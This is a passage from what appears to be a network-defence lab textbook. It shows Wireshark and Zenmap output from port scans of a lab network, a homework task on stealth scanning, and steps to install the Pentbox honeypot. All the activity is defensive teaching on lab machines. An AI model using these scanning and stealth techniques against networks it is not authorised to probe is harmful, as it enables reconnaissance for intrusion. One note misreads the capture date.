2024-04-09 21:38:10.487057  192.168.5.112   41125  192.168.5.1      17988  TCP   41125 → 17988 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487062  192.168.5.112   41125  192.168.5.1      49161  TCP   41125 → 49161 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487068  192.168.5.112   41125  192.168.5.1      10000  TCP   41125 → 10000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487073  192.168.5.112   41125  192.168.5.1      9001   TCP   41125 → 9001 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.487079  192.168.5.112   41125  192.168.5.1      40911  TCP   41125 → 40911 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2024-04-09 21:38:10.488024  192.168.5.1     4129   192.168.5.112    41125  TCP   4129 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.488273  192.168.5.1     1090   192.168.5.112    41125  TCP   1090 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.488492  192.168.5.1     9011   192.168.5.112    41125  TCP   9011 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.488714  192.168.5.1     64680  192.168.5.112    41125  TCP   64680 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.488925  192.168.5.1     1001   192.168.5.112    41125  TCP   1001 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.489134  192.168.5.1     1054   192.168.5.112    41125  TCP   1054 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.489344  192.168.5.1     3071   192.168.5.112    41125  TCP   3071 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.489559  192.168.5.1     2043   192.168.5.112    41125  TCP   2043 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.489787  192.168.5.1     32768  192.168.5.112    41125  TCP   32768 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.490044  192.168.5.1     49158  192.168.5.112    41125  TCP   49158 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.490342  192.168.5.1     3269   192.168.5.112    41125  TCP   3269 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2024-04-09 21:38:10.490560  192.168.5.1     15000  192.168.5.112    41125  TCP   15000 → 41125 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

```
+ Frame 1999: 54 bytes on wire (432 bits), 54 bytes captured (432 bit
+ Ethernet II, Src: 0c:59:a6:71:00:02, Dst: 08:00:27:29:84:b1
+ Internet Protocol Version 4, Src: 192.168.5.1, Dst: 192.168.5.112
+ Transmission Control Protocol, Src Port: 44176, Dst Port: 41125, Se
```


```
0000  08 00 27 29 84 b1 0c 59  a6 71 00 02 08 00 45 00   ··')···Y ·q····E·
0010  00 28 00 00 40 00 40 06  af 0e c0 a8 05 01 c0 a8   ·(··@·@· ········
0020  05 70 ac 90 a0 a5 00 00  00 00 59 47 97 93 50 14   ·p······ ··YG··P·
0030  00 00 e5 fd 00 00                                  ······
```

wireshark_-1TQSL2.pcapng Packets: 2012 · Displayed: 2012 (100.0%) · Dropped: 0 (0.0%) Profile: Personal_Profile

Figure 15 – Wireshark Packet Capture

4.2. Select ***Statistics*** > ***Conversations*** to see a more general overview of the network connections

4.3. Select the ***TCP*** tab to view only TCP statistics



Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B
192.168.5.112	41125	192.168.5.1	80	3	178	2	120	1	
192.168.5.112	41125	192.168.5.1	21	3	178	2	120	1	
192.168.5.112	41125	192.168.5.1	22	3	178	2	120	1	
192.168.5.112	41125	192.168.5.1	23	3	178	2	120	1	
192.168.5.112	41125	192.168.5.1	2000	3	178	2	120	1	
192.168.5.112	41125	192.168.5.1	8291	3	178	2	120	1	
192.168.5.112	41125	192.168.5.1	8888	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	3306	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	995	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	110	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	139	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	1720	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	445	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	143	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	113	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	5900	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	554	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	111	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	25	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	135	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	443	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	3389	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	8080	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	199	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	1723	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	53	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	993	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	1025	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	256	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	587	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	3703	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	5961	2	114	1	60	1	
192.168.5.112	41125	192.168.5.1	212	2	114	1	60	1	

Figure 16 – Wireshark TCP conversations

NOTE: Notice how there are a thousand different conversations that are initiated by our Kali machine (192.168.5.112) to the same IP address (192.168.5.1) that ONLY consist of 2-3 packets. This is a strong sign that this device is currently probing our network. Every conversation consists of two packets on a port that is currently closed (*RST/ACK*), while the ones with three packets are on active ports (the server sends out response *SYN* packets twice).

End of Lab

Deliverables – Complete the following to receive credit for this lab

- Screenshot of Zenmap host information
- Screenshot of active ports and running services

- Screenshot of Zenmap's generated network topology

Homeworks

Assignment 1 – Add another LAN

- The business has expanded and you must add the Green LAN to the relay router. Add a green switch and connect a desktop VM (Ubuntu Desktop or Windows preferred, but another TinyCore is fine if memory is an issue) and a Metasploitable VM to the green switch.
- Ensure the new devices get DHCP and DNS assignments correctly.
- Run the Zernmap scans as before to update the network topology of your enterprise
- RECOMMENDED GRADING CRITERIA:
    - Five Screenshots
        - GNS3 Working Environment with everything labeled
        - Wireshark evidence of a green desktop able to ping a blue desktop
        - Screenshot of Zenmap host information
        - Screenshot of active ports and running services
        - Screenshot of Zenmap's generated network topology

Assignment 2 – Try stealth scanning the network

- Complete Assignment 1
- There are various settings for nmap and Zenmap to scan a network 'quietly'. Use Professor Google and try two different techniques.
- Successful or not, describe your technique and your results. Make sure to cite your sources.
- RECOMMENDED GRADING CRITERIA:
    - A Word document containing:
    - The five screenshots required for Assignment 1
    - Stealth Technique 1
        - A short paragraph of the attempt (including references)
        - Screenshot of Zenmap attempting the stealth scan
        - Screenshot of Wireshark observing the scan
        - A short paragraph of your results
    - Stealth Technique 2
        - A short paragraph of the attempt (including references)

- Screenshot of Zenmap attempting the stealth scan
- Screenshot of Wireshark observing the scan
- A short paragraph of your results

CHAPTER 39

Network Monitoring - Honeypots

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

Honeypots are useful tools for network defense. They allow attackers to navigate a dummy infrastructure so investigators can monitor attacker activities to identify their tactics, techniques, and procedures (TTP). Honeypots need careful configuration otherwise they become a pivot point for attackers to use to gain access to the enterprise architecture.

LEARNING OBJECTIVES

- Learn how to configure a simple HTTP honeypot on an enterprise network
- Learn how to use Zenmap to verify services are running

PREREQUISITES

- Chapter 38 – Network Monitoring – Zenmap Basics
- Chapter 7 – Creating a Linux Server

DELIVERABLES

- Screenshot of Zenmap scan showing port 80 is active
- Screenshot of Intrusion Detection report on Pentbox
- Screenshot of the GNS3 Working Environment

RESOURCES

- technicaldada and jaykali – Pentbox GitHub Repository – https://github.com/technicaldada/pentbox

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab, your network should look like the following:




Figure 1 – Final GNS3 network

1. Start GNS3

   1.1. Save the lab (Network Monitoring – Zenmap Basics) as a new project: **LAB_22**

2. Modify the DMZ subnet


   2.1. Add an *Ethernet switch*

   2.2. Add another *Ubuntu Server (10.0.0.5)*

Phase II – Setting up a Simple HTTP Honeypot

There are many different tools and services that are available for constructing various honeypots. Some are hardware-based, others are software-based, but they all have the same function of monitoring attackers in progress to learn their tactics, goals, and potential motivations. We are going to use Pentbox which has a honeypot feature. This tool is usually used by pentesters to 'watch their back' in case their target tries to hack back when on a mission, but it is relatively simple to use and operate for new users.

1. Using Zenmap on the IT laptop, perform a *Regular scan* on the honeypot server (10.0.0.5) to verify that no standard ports are currently open



```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-09 19:24
UTC
Nmap scan report for 10.0.0.5
Host is up (0.017s latency).
All 1000 scanned ports on 10.0.0.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Figure 2 – First Zenmap Scan

   1.1. If any ports are open, identify and terminate the service and re-scan the server

2. Install the Pentbox software suite

   2.1. Login to the honeypot server

   2.2. Download the Ruby scripting language

```
> sudo apt install ruby -y
```

2.3. Download Pentbox from the official GitHub repository

```
> cd ~
```

```
> git clone https://github.com/technicaldada/pentbox
```

2.4. Decompress the tarball

```
> tar -zxvf ~/pentbox/pentbox.tar.gz
```


> **NOTE:** “Tarballs” in Linux are files that are archived with the *Tar* utility and compressed with *GNU Zip*. They can quickly be identified with the **[.]tar[.]gz** extension.

2.5. Run the pentbox program

```
> ~/pentbox-1.8/pentbox.rb
```

3. Setup the Honeypot


3.1. In Pentbox’s main menu, you should see some options to select via the number associated with it



```
PenTBox 1.8
    ____            _____ ____
   |  _ \ ___ _ __ |_   _| __ )  _____  __
   | |_) / _ \ '_ \  | | |  _ \ / _ \ \/ /
   |  __/  __/ | | | | | | |_) | (_) >  <
   |_|   \___|_| |_| |_| |____/ \___/_/\_\

--------- Menu          ruby3.0.2 @ x86_64-linux-gnu

1- Cryptography tools

2- Network tools

3- Web

4- Ip grabber

5- Geolocation ip

6- Mass attack

7- License and contact

8- Exit

   -> _
```

Figure 3 – Pentbox main menu


3.2. Select *Network tools (2)*



```
   -> 2

1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back

   -> _
```

Figure 4 – Pentbox Network Tools


3.3. Select *Honeypot (3)*



```
   -> 3

// Honeypot //

You must run PenTBox with root privileges.

 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   ->
```

Figure 5 – Pentbox honeypot menu

3.4. Select *Fast Auto Configuration (1)*




```
   -> 1

  HONEYPOT ACTIVATED ON PORT 80 (2024-04-09 19:45:24 +0000)
```

Figure 6 – Pentbox honeypot activation

> **NOTE:** Now that the honeypot is running, we can see what port it is operating on (80), the date it was started (April 4th, 2024), and the time based on the current system locale settings (7:45:24 PM).

4. On the IT laptop, re-scan the honeypot server to verify that port 80 is now open




```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-09 19:53
UTC
Nmap scan report for 10.0.0.5
Host is up (0.021s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Figure 7 – Second Zenmap scan

5. Test the honeypot

5.1. In the IT laptop, open a Firefox browser and try to connect to the honeypot server

```
http://10.0.0.5:80
```




Access denied

2024-04-09 19:53:48 +0000

Figure 8 – Connection to honeypot over HTTP

